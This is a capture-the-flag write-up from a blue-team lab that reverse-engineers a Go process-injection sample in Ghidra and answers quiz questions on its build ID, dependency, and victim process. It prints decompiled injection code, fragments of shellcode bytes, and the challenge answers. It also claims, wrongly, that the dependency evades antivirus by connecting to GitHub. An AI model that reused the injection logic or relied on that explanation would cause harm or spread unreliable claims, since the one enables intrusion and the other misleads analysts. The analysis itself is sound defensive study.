


BLUE TEAM LABS ONLINE

REPORT ON CHALLENGE

“Reverse Engineering - Another Injection”

The analysis was conducted on a Kali Linux environment, making network adapter configuration irrelevant, as the malware relied exclusively on Windows DLL functions for its operations.


Ghidra file analysis:




QUESTION 1

What is the language the program is written?


Ghidra autodetection identified that this executable is written in Golang language.



To make sure that is true - Detect It Easy tool was utilized.




Information obtained of both tools confirm that this executable is written in Golang language.



QUESTION 2

What is the build id?

This information was concluded in Ghidra executable analysis.



The screenshot shows the 'About main.exe' window in Ghidra. It displays various project and executable details. The 'Golang BuildId' field is highlighted in blue, showing a long alphanumeric string: `1fvYWoTcAeJreFwhX/q3HwQW17YdD3iMILFCzB/1ZpNy-9ah0QEvz1OTFcq`. Other fields include Project File Name, Last Modified, Language ID, Compiler ID, Processor, Endian, Address Size, Minimum Address, Maximum Address, # of Bytes, # of Memory Blocks, # of Instructions, # of Defined Data, # of Functions, # of Symbols, # of Data Types, # of Data Type Categories, Compiler, Created With Ghidra Version, Date Created, Executable Format, Executable Location, Executable MD5, Executable SHA256, FSRL, Golang app path, Golang dep, Golang go version, Golang main package path, Golang main package version, Preferred Root Namespace Category, Relocatable, and SectionAlignment.

```
Project File Name:      main.exe
Last Modified:         Thu Dec 18 08:06:33 EST 2025
Readonly:              false
Program Name:          main.exe
Language ID:           x86:LE:64:default (4.6)
Compiler ID:           golang
Processor:             x86
Endian:               Little
Address Size:          64
Minimum Address:       00400000
Maximum Address:       00678fff
# of Bytes:            2566384
# of Memory Blocks:    14
# of Instructions:     0
# of Defined Data:     14477
# of Functions:        0
# of Symbols:          2742
# of Data Types:       30
# of Data Type Categories: 4
Compiler:              golang
Created With Ghidra Version: 11.4.3
Date Created:          Thu Dec 18 08:06:32 EST 2025
Executable Format:      Portable Executable (PE)
Executable Location:    /home/kali/Desktop/main.exe
Executable MD5:         01f0b10802d9b22b92040c092d57f5c1
Executable SHA256:      14460f49ce47c51935a5b966ac458fb42558caa9e406dec6fd5120b6cdcfc54d
FSRL:                  file:///home/kali/Desktop/main.exe?MD5=01f0b10802d9b22b92040c092d57f5c1
Golang BuildId:         1fvYWoTcAeJreFwhX/q3HwQW17YdD3iMILFCzB/1ZpNy-9ah0QEvz1OTFcq
Golang app path:        command-line-arguments
Golang dep[ 0]:         github.com/TheTitanrain/w32 v0.0.0-20200114052255-2654d97dbd3d h1:2xp1BqbqcDDaikHnASWpV
Golang go version:      1.16.3
Golang main package path: single
Golang main package version: (dev)
Preferred Root Namespace Category:
Relocatable:           true
SectionAlignment:      4096
```

What is the build id? (1 points)

1fvYWoTcAeJreFwhX/q3HwQW17YdD3iMILFCzB/1ZpNy-9ah0QEvz1OTFcq

Correct!



QUESTION 3

What is the dependency package the sample uses for invoking windows APIs

This information is also concluded in Ghidra file analysis.

```
FSRL: file:///home/kali/Desktop/main.exe
Golang BuildId: eck19EyXq_9c975RxNJ1/QkbhfvYWoTcAeJr
Golang app path: command-line-arguments
Golang dep[ 0]: github.com/TheTitanrain/w32 v0.0.0-2
Golang go version: 1.16.3
Golang main package path: single
Golang main package version: (dev-1)
```

This package's task is to bypass antivirus services. Github is a reliable site and a process making connections to it seems relatively not dangerous. Also when executable is not importing windows.h (c++) like libraries - antivirus won't detect it fast.

What is the dependency package the sample uses for invoking windows APIs (1 points)

github.com/TheTitanrain/w32


Correct!



QUESTION 4

What is the victim process? (Hint: 32bit)


In Ghidra's Symbol Tree following functions was detected.



Argument given to this function is id of some process.

```
5
7 string abi0 main::main.getprocname(uint32 id)
8
9 {
10     [uintptr a;
11     [uintptr a_00;
12     int in_GS_OFFSET;
13     string return_value_alias_variable;
14     undefined8 *puVar1;
15     undefined4 *puVar2;
16     uintptr *puVar3;
17     string sVar4;
18     multireturn{uintptr;uintptr;error} local_40;
19
20     while (&stack0x00000000 <= *(undefined1 **)(*(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
21         runtime::runtime.morestack_noctxt();
22     }
23     puVar1 = (undefined8 *)runtime::runtime.newobject((runtime._type *)&[2]uintptr__Array_type);
24     *puVar1 = 8;
25     puVar1[1] = (uint)id;
26     a.len = 2;
27     a.array = puVar1;
28     a.cap = 2;
29     local_40 = syscall::syscall.(*LazyProc).Call
30         ((syscall.LazyProc *)github.com/TheTitanrain/w32.procCreateToolhelp32Snapshot
31         ,a);
32     puVar2 = (undefined4 *)
33         runtime::runtime.newobject
34         ((runtime._type *)
35         &github.com/TheTitanrain/w32:
36         github.com/TheTitanrain/w32.MODULEENTRY32__Struct_type);
37     *puVar2 = 0x438;
38     puVar3 = (uintptr *)runtime::runtime.newobject((runtime._type *)&[2]uintptr__Array_type);
39     if (local_40.r0 == 0) {
40         local_40.r0 = 0;
41     }
42     *puVar3 = local_40.r0;
43     puVar3[1] = (uintptr)puVar2;
44     a_00.len = 2;
45     a_00.array = puVar3;
46     a_00.cap = 2;
47     local_40 = syscall::syscall.(*LazyProc).Call
48         ((syscall.LazyProc *)github.com/TheTitanrain/w32.procModule32First,a_00);
49     if (local_40.r0 != 0) {
50         sVar4 = github.com/TheTitanrain/w32:github.com/TheTitanrain/w32.UTF16PtrToString
51             ((uint16 *) (puVar2 + 0xc));
52         return sVar4;
53     }
54 }
```


This function seems to get process name from `getprocname` function and then compare it to some variable.



```
Decompile: main.getpid - (main.exe)
23 int iVar4;
24 string sVar5;
25 DWORD *local_78;
26 char local_68;
27 undefined *local_18;
28 undefined8 uStack_10;
29
30 while (&uStack_10 <= *(undefined8 **)((int **)(in_GS_OFFSET + 0x28) + 0x10)) {
31     runtime::runtime.morestack_noctxt();
32 }
33 local_18 = &DAT_004db094;
34 uStack_10 = 0xb;
35 local_78 = (DWORD *)runtime::runtime.makeslice((runtime._type *)&uint32__Uint32_type,1000,1000);
36 lpidProcess = local_78;
37 pdVar3 = (dword *)runtime::runtime.newobject((runtime._type *)&uint32__Uint32_type);
38 ppuVar2 = &local_18;
39 lpcbNeeded = (LPDWORD)0x0;
40 do {
41     b = *ppuVar2;
42     cb = ppuVar2[1];
43     iVar4 = 1000;
44     x = lpidProcess;
45     github.com/TheTitanrain/w32::github.com/TheTitanrain/w32.EnumProcesses
46         (lpidProcess, (DWORD)cb, lpcbNeeded);
47     if (local_68 != '\0') {
48         dVar1 = *pdVar3;
49         if (1000 < dVar1 >> 2) {
50             /* WARNING: Subroutine does not return */
51             runtime::runtime.panicSliceAcap((int)x, iVar4);
52         }
53         for (iVar4 = 0; iVar4 < (int)(uint)(dVar1 >> 2); iVar4 = iVar4 + 1) {
54             sVar5 = main.getprocname(*(uint32 *)((int)lpidProcess + iVar4 * 4));
55             dwMilliseconds = extraout_RDI;
56             if (((undefined *)sVar5.len == cb) &&
57                 (local_78._0_1_ = runtime::runtime.memequal(sVar5.str, b, (uintptr)sVar5.len),
58                 dwMilliseconds = extraout_RDI_00, local_78._0_1_)) {
59                 return;
60             }
61             time::time.Sleep(dwMilliseconds);
62         }
63     }
64     lpcbNeeded = (LPDWORD)((int)lpcbNeeded + 1);
65     if (0 < (int)lpcbNeeded) {
66         return;
67     }
68     ppuVar2 = ppuVar2 + 2;
69 } while( true );
70 }
71
```

```
Decompile: main.getpid - (main.exe)
23 int iVar4;
24 string sVar5;
25 DWORD *local_78;
26 char local_68;
27 undefined *local_18;
28 undefined8 uStack_10;
29
30 while (&uStack_10 <= *(undefined8 **)((int **)(in_GS_OFFSET + 0x28) + 0x10)) {
31     runtime::runtime.morestack_noctxt();
32 }
33 local_18 = 6DAT_004db094;
34 uStack_10 = 0xb;
35 local_78 = (DWORD *)runtime::runtime.makeslice((runtime_type *)&uint32__UInt32_type,1000,1000);
36 lpidProcess = local_78;
37 pdVar3 = (dword *)runtime::runtime.newobject((runtime_type *)&uint32__UInt32_type);
38 ppuVar2 = &local_18;
39 lpcbNeeded = (LPDWORD)0x0;
40 do {
41     b = *ppuVar2;
42     cb = ppuVar2[1];
43     iVar4 = 1000;
44     x = lpidProcess;
45     github.com/TheTitanrain/w32::github.com/TheTitanrain/w32.EnumProcesses
46     (lpidProcess, (DWORD)cb, lpcbNeeded);
47     if (local_68 != '\0') {
48         dVar1 = *pdVar3;
49         if (1000 < dVar1 >> 2) {
50             /* WARNING: Subroutine does not return */
51             runtime::runtime.panicSliceAcap((int)x, iVar4);
52         }
53         for (iVar4 = 0; iVar4 < (int)(uint)(dVar1 >> 2); iVar4 = iVar4 + 1) {
54             sVar5 = main.getprocname(*(uint32 *)((int)lpidProcess + iVar4 * 4));
55             dwMilliseconds = extraout_RDI;
56             if (((undefined *)sVar5.len == cb) &&
57                 (local_78._0_1_ = runtime::runtime.memequal(sVar5.str, b, (uintptr)sVar5.len))) {
58                 dwMilliseconds = extraout_RDI_00, local_78._0_1_) {
59                     return;
60                 }
61                 time::time.Sleep(dwMilliseconds);
62             }
63         }
64         lpcbNeeded = (LPDWORD)((int)lpcbNeeded + 1);
65         if (0 < (int)lpcbNeeded) {
66             return;
67         }
68         ppuVar2 = ppuVar2 + 2;
69     } while( true );
70 }
71
```

Some data is assigned to local_18 variable, and next it's value is assigned to ppuVar2 variable. In line 57 memequal function is used to compare sVar5 variable from getpidprocname and variable b. b variable is pointing to ppuVar2 variable's place in memory.

```
b = *ppuVar2;
```

So possible victim process name is assigned to DAT_004db094 data.

DAT_004db094				
004db094	6e	??	6Eh	n
004db095	6f	??	6Fh	o
004db096	74	??	74h	t
004db097	65	??	65h	e
004db098	70	??	70h	p
004db099	61	??	61h	a
004db09a	64	??	64h	d
004db09b	2e	??	2Eh	.
004db09c	65	??	65h	e
004db09d	78	??	78h	x
004db09e	65	??	65h	e

And so, victim process name is notepad.exe

What is the victim process? (Hint: 32bit) (2 points)


notepad.exe

Correct! ✓

QUESTION 5

What is the process invoked from the shellcode?

The Ghidra Symbol Tree revealed a function identified as main.inject.




Analysis of the decompiled code indicates that this function accepts two primary arguments: a PID (Process Identifier) and a shellcode buffer.

```
Decompile: main.inject - (main.exe)
1
2 /* DWARF original prototype: void main.inject([[uint8 shellcode, uint32 pid)
3    Golang function info: Flags: []
4    Golang source: C:/btlo/main.go:44
5    Golang stacktrace signature: func main.inject() ??? */
6
7 void abi0 main::main.inject([[uint8 shellcode,uint32 pid)
8
9 {
10     string name;
11     interface {} e;
12     interface {} e_00;
13     interface {} e_01;
```

The main.inject function is invoked within the malware's entry point, main.main.

```
main::main.inject                                004b4b25(*)
XREF[5]: Entry Point(*), 004b4b59(j),
          main.main:004b4c70(c),
          0054d4a0(*), 00569d78(*)

main.go:44 (31)
```



```
Decompile: main.main - (main.exe)
4  Golang source: C:/btlo/main.go:81
5  Golang stacktrace signature: func main.main() ??? */
6
7 void abi0 main::main.main(int *__return_storage_ptr__,int _Argc,char **_Argv,char **_Env)
8
9 {
10 io.Writer w;
11 []uint8 shellcode;
12 []interface {} a;
13 DWORD dwMilliseconds;
14 int in_GS_OFFSET;
15 uint32 pid;
16 undefined4 uVar1;
17 undefined8 *puVar2;
18 runtime._type *local_18;
19 undefined **ppuStack_10;
20
21 while (&stack0x00000000 <= *(undefined1 **)(*(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
22     runtime::runtime.morestack_noctxt();
23 }
24 puVar2 = (undefined8 *)runtime::runtime.newobject((runtime._type *)&[746]uint8__Array_type);
25 *puVar2 = 0x8960000000082e8fc;
26 puVar2[1] = 0x8b30508b64c031e5;
27 runtime::runtime.duffcopy_00466d5c((undefined8 *)((int)puVar2 + 10),(undefined8 *)&DAT_005046fa);
28 local_18 = &string__String_type;
29 ppuStack_10 = &PTR_DAT_00502078;
30 pid = 0x503508;
31 uVar1 = 0;
32 w.data = os.Stdout;
33 w.tab = (io.Writer_itab *)&os::*os.File__implements__io.Writer__itab;
34 a.len_0_4_ = 1;
35 a.array = (interface {}) *)&local_18;
36 a.len_4_4_ = 0;
37 a.cap = 1;
38 fmt::fmt.Fprintln(w,a);
39 while( true ) {
40     main.getpid((int *)CONCAT44(uVar1,pid));
41     if (pid != 0) break;
42     pid = 1000000000;
43     uVar1 = 0;
44     time::time.Sleep(dwMilliseconds);
45 }
46 shellcode.len = 0x2ea;
47 shellcode.array = (uint8 *)puVar2;
48 shellcode.cap = 0x2ea;
49 main.inject(shellcode,pid);
50 return;
51 }
52
```

During static analysis, the specific code segment responsible for preparing the shellcode and passing it to the injection routine was successfully located and verified.

Listing: main.exe - (564 addresses selected)

00504790	95	??	95h
00504791	bd	??	80h
00504792	9d	??	90h
00504793	ff	??	FFh
00504794	d5	??	D5h
00504795	3c	??	3Ch
00504796	06	??	06h
00504797	7c	??	7Ch
00504798	0a	??	0Ah
00504799	80	??	80h
